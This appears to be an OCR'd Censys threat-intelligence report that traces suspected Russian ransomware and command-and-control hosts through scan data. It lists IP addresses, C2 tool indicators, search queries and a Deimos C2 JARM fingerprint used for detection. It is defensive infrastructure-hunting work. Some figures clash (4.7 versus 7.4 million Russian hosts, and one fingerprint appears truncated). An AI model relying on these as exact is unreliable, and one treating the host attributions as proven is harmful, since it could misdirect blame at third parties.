
censys FEDERAL

# Russian Ransomware C2 Network Discovered in Censys Data

Prepared on: 18 July 2022

## Table of Contents

# Link Analysis Diagram



Acunetix = web vulnerability scanner

Metasploit = exploit framework (penetration testing, script kiddies)

Deimos C2 = Command & Control tool for exploited hosts

PoshC2 = Command & Control tool for exploited hosts

Covenant C2 = Command & Control tool for exploited hosts

Squid = caching and forwarding HTTP web proxy

A
5.101.5.196
x2
Acunetix
Metasploit
Deimos C2
PoshC2 cert
JUN22
MAY22
x2

B
5.101.4.196
x2
Acunetix
Metasploit
Deimos C2
JUN22

Deimos C2
JARM

C
106.75.150.134
Deimos C2 (JARM only)
26Jun22

D
3.133.59.113
Deimos C2 SEP21-JUN22
Squid 3.5.27 25JUN22
Python SimpleHTTP 0.6
pss.exe OCT21
x4

PoshC2
Certificate

Association via Censys search
Direct link
Censys search
File

K
173.255.218.175
PoshC2 cert
24JUN22
Python SimpleHTTP 0.6
21APR22
x9

E
34.235.5.141
PoshC2 cert 25JUN22
Python SimpleHTTP 0.6
x155

F
95.213.145.99
PoshC2 cert 16JAN22 -
23JUN22
Python SimpleHTTP 0.6
JUN22 VmManagedSetup.exe
x6

G
95.213.145.101
PoshC2 cert 28MAY22-
23JUN22
Python SimpleHTTP 0.6
CobaltStrike 23JUN22
x7

FCommSharp_v4_csc.cs

Mentions hosts

L
192.18.141.199
PoshC2 cert
25JUN22

H
62.182.158.226
PoshC2 cert 17SEP21
Python SimpleHTTP 0.6
x160

I
92.53.90.70
Node
Covenant C2 cert
05MAY22

J
92.53.90.84

M
159.65.184.179
PoshC2 cert
25JUN22

N
61.220.191.84
PoshC2 cert
APR-
JUN22

O
109.234.36.5
PoshC2 cert
MAR-
JUN22

Exploit/ initial access tool
Command & Control (C2) tool
Forward/Proxy Tool
Possible malware kit
Confirmed malware kit
Ransomware package
Bitcoin host

Russia
China
Ohio, United States
Virginia, United States
California, United States
New Jersey, United States
Taiwan
Netherlands

# Executive Summary

## Overview

On or about 24 June 2022, out of over 4.7 million hosts Censys observed in Russia, Censys discovered two Russian hosts containing an exploitation tool, Metasploit, and Command and Control (C2) tool, Deimos C2. Historical analysis indicated one of these Russian hosts also used the tool PoshC2. These tools allow penetration testers and hackers to gain access to and manage target hosts.
Censys then used details from the PoshC2 certificate to locate, among hosts elsewhere in the world including the US, two additional Russian hosts also using the PoshC2 certificate. Censys data showed these two Russian hosts possessing confirmed malware packages, one of which included a ransomware kit and a file that indicated two additional Russian Bitcoin hosts.

Additionally, Censys located a host in Ohio also possessing the Deimos C2 tool discovered on the initial Russian host and, leveraging historical analysis, discovered that the Ohio host possessed a malware package with software similarities to the Russian ransomware hosts possessing PoshC2 mentioned above, in October 2021.

## Assessment


Censys assesses that initially discovered Russian Hosts A & B with Metasploit and Deimos C2 are possibly initial attack vectors to take over victim hosts. Russian Hosts F & G possess malware capable of disabling anti-virus and performing a ransomware attack, with beacons to two Bitcoin nodes that likely receive ransomware payment from victims.

## Methodology

Censys conducts continuous technical Internet scanning on all publicly available IPv4 hosts in the world. In this investigation, Censys leveraged its own data in the form of software enumeration, certificate documentation, historical evidence, HTTP body responses, and geolocational data to identify and pivot through this network. Censys confirmed the offensive exploit, C2, and malware tools through 3rd party sources referenced in this report.

# Software search in Russia & Metasploit Discovery

On or about 24 June 2022, Censys ran a report to view the top 1000 software products currently observable amongst the over 7.4 million hosts discovered by Censys in Russia. Metasploit, a penetration testing toolkit developed by Rapid7, was observed by Censys on nine of these hosts. Although Metasploit enables users to compromise target hosts, it is used by many legitimate penetration testing teams for cybersecurity purposes, so Censys investigated the hosts' current postures to look for any other indicators of nefarious activity. On one host - 5.101.5[.]196 or, Host A - Censys also found the web vulnerability tester Acunetix on port 3443 as well as the Deimos C2 tool on port 8443. Since those additional tools were only found on Host A, Censys decided to investigate further



(location.country= `Russia`) and services.software.product=`Metasploit`

Host Filters

Autonomous System:

2 TEAM-HOST AS
1 GHOST
1 ORG-DP125-RIPE
1 PINDC-AS
1 SELECTEL
More

Location:

9 Russia

Service Filters

Service Names:

32 HTTP
7 SSH
4 NETBIOS
3 MYSQL
2 FTP
More

Ports:

8 3790
7 22
3 21
3 80
3 8080
More

Software Vendor:

15 nginx
9 Rapid7
7 Microsoft
6 OpenBSD
5 microsoft
More

Software Product:

15 nginx
13 linux
9 Metasploit
7 Windows
6 Linux
6 OpenSSH
5 HTTP API
5 openssh
5 windows
3 HTTPD
2 MySQL
2 Nessus
2 Redis
2 apache
1 Cowboy
1 FileZilla Server
1 Management Server
1 MariaDB
1 Mongodb
1 OpenSSL
Less

Hosts

Results: 9 Time: 0.13s

5.101.5.196
PINDC-AS (34665) Russia
22/SSH 80/HTTP 3306/MYSQL 3443/HTTP 3790/HTTP
8443/HTTP 31001/HTTP 33060/UNKNOWN
services.software.product: Metasploit
location.country: Russia

45.67.230.241
WEBHOST1-AS (44094) Moscow, Russia
22/SSH 7790/HTTP
location.country: Russia
services.software.product: Metasploit

51.250.77.166
Linux YANDEXCLOUD (200350) Russia
22/SSH 3790/HTTP 5672/AMQP 6379/REDIS 6380/REDIS
8080/HTTP 9000/HTTP 15672/HTTP 27017/MONGODB
location.country: Russia
services.software.product: Metasploit

87.249.53.185
TIMEWEB-AS (9123) Russia
21/FTP 22/SSH 80/HTTP 3790/HTTP 8080/HTTP
services.software.product: Metasploit
location.country: Russia

87.251.64.19
ORG-DP125-RIPE (48080) Moscow, Russia
21/SSH 22/HTTP 80/HTTP 137/NETBIOS 139/NETBIOS
443/HTTP 445/SMB 3306/MYSQL 3307/MYSQL 3389/RDP
3790/HTTP 5985/HTTP 8080/HTTP 8834/HTTP 8884/HTTP
47001/HTTP
services.software.product: Metasploit
location.country: Russia

92.223.65.154
GHOST (202422) St.-Petersburg, Russia
21/FTP 137/NETBIOS 139/NETBIOS 3790/HTTP 5985/HTTP
31025/RDP 47001/HTTP
location.country: Russia
services.software.product: Metasploit

95.182.121.85
TEAM-HOST AS (202984) Moscow, Russia
22/SSH 3790/HTTP 3791/HTTP
services.software.product: Metasploit
location.country: Russia

95.182.122.34
TEAM-HOST AS (202984) Moscow, Russia
22/SSH 3790/HTTP 3791/HTTP
services.software.product: Metasploit
location.country: Russia

95.213.145.102
SELECTEL (49505) Russia
3790/HTTP 5357/HTTP 8834/HTTP
services.software.product: Metasploit
location.country: Russia

**See For Yourself - Run This Query:**
*(location.country= `Russia`) and services.software.product=`Metasploit`*


# Deimos C2 JARM fingerprint search

Deimos C2 “is a post-exploitation Command & Control (C2) tool that leverages multiple communication methods in order to control machines that have been compromised.”[1] This is also a tool used by legitimate cybersecurity penetration testers to manage their operations and it stands to reason that a host used for such purposes might have both Metasploit, Acunetix, and a C2 tool. However, given Host A’s country of origin and the presence of the additional tools on only one host, we searched Censys’ data via the JARM fingerprint associated with Deimos C2 to determine the prevalence of Deimos C2 worldwide. If Deimos C2 was highly prevalent, then it might be a benign connection.

Instead, Censys found only three other hosts with a matching Deimos C2 JARM fingerprint, highlighted below. The Chinese host (Host C) had a matching JARM fingerprint, but did not seem to have any other identifying data points. Russian Host B listed Deimos C2 in the HTML Title, as did the original Russian host and mirrored the same ports, protocols, and software almost exactly. Ohio Host D, however, did not have a similar configuration, but did match the Deimos C2 JARM and the HTML title.

[1] https://github.com/DeimosC2/DeimosC2

# Deimos C2 JARM fingerprint search



services.jarm.fingerprint: 1bd1bd1bd0001bd00041d1bd1bd41db0fe6e6bbf8c4edda78e3e

**Host Filters**

Autonomous System:

2 PINDC-AS
1 AMAZON-02
1 CT-GUANGZHOU-IDC CHINANET Guangdong province network

Location:

2 Russia
1 China
1 United States

**Service Filters**

Service Names:

28 HTTP
4 SSH
3 UNKNOWN
2 MYSQL
1 DNS
More

Ports:

4 8443
3 22
3 80
2 3306
2 3443
More

Software Vendor:

**Hosts**

Results: 4 Time: 1.43s

**3.133.59.113**

AMAZON-02 (16509) Ohio, United States

22/SSH 80/HTTP 4443/HTTP 8443/HTTP 31337/HTTP

services.jarm.fingerprint: 1bd1bd1bd0001bd00041d1bd1bd41db0fe6e6bbf8c4edda78e3ec2bfb55687

**5.101.4.196**

PINDC-AS (34665) Russia

22/SSH 80/HTTP 3306/MYSQL 3443/HTTP 5567/HTTP
8443/HTTP 33060/UNKNOWN

services.jarm.fingerprint: 1bd1bd1bd0001bd00041d1bd1bd41db0fe6e6bbf8c4edda78e3ec2bfb55687

**5.101.5.196**

PINDC-AS (34665) Russia

22/SSH 80/HTTP 3306/MYSQL 3443/HTTP 3790/HTTP
8443/HTTP 31001/HTTP 33060/UNKNOWN

services.jarm.fingerprint: 1bd1bd1bd0001bd00041d1bd1bd41db0fe6e6bbf8c4edda78e3ec2bfb55687

**106.75.150.134**


Linux CT-GUANGZHOU-IDC CHINANET Guangdong province network (58466) China

53/DNS 443/HTTP 2000/MIKROTIK_BW 2888/HTTP 7000/SSH
8066/HTTP 8080/HTTP 8443/HTTP 8445/HTTP 8446/UNKNOWN
8447/HTTP 8448/HTTP 8449/HTTP 8666/HTTP 8810/HTTP
8890/HTTP 9443/HTTP 9556/HTTP 9999/HTTP

services.jarm.fingerprint: 1bd1bd1bd0001bd00041d1bd1bd41db0fe6e6bbf8c4edda78e3ec2bfb55687

**See For Yourself - Run This Query:**
*services.jarm.fingerprint: 1bd1bd1bd0001bd00041d1bd1bd41db0fe6e6bbf8c4edda78e3ec2bfb55687*

# Host D with Deimos C2




Host D had Deimos C2 running on port 8443 as recently as 06 July 2022. Also notable, was that Censys observed “Squid Cache Squid 3.5.27” software on port 31337, which is a “is a caching and forwarding HTTP web proxy.”[2] Proxies have legitimate uses, but “[a]dversaries may use an external proxy to act as an intermediary for network communications to a command and control server to avoid direct connections to their infrastructure.”[3]

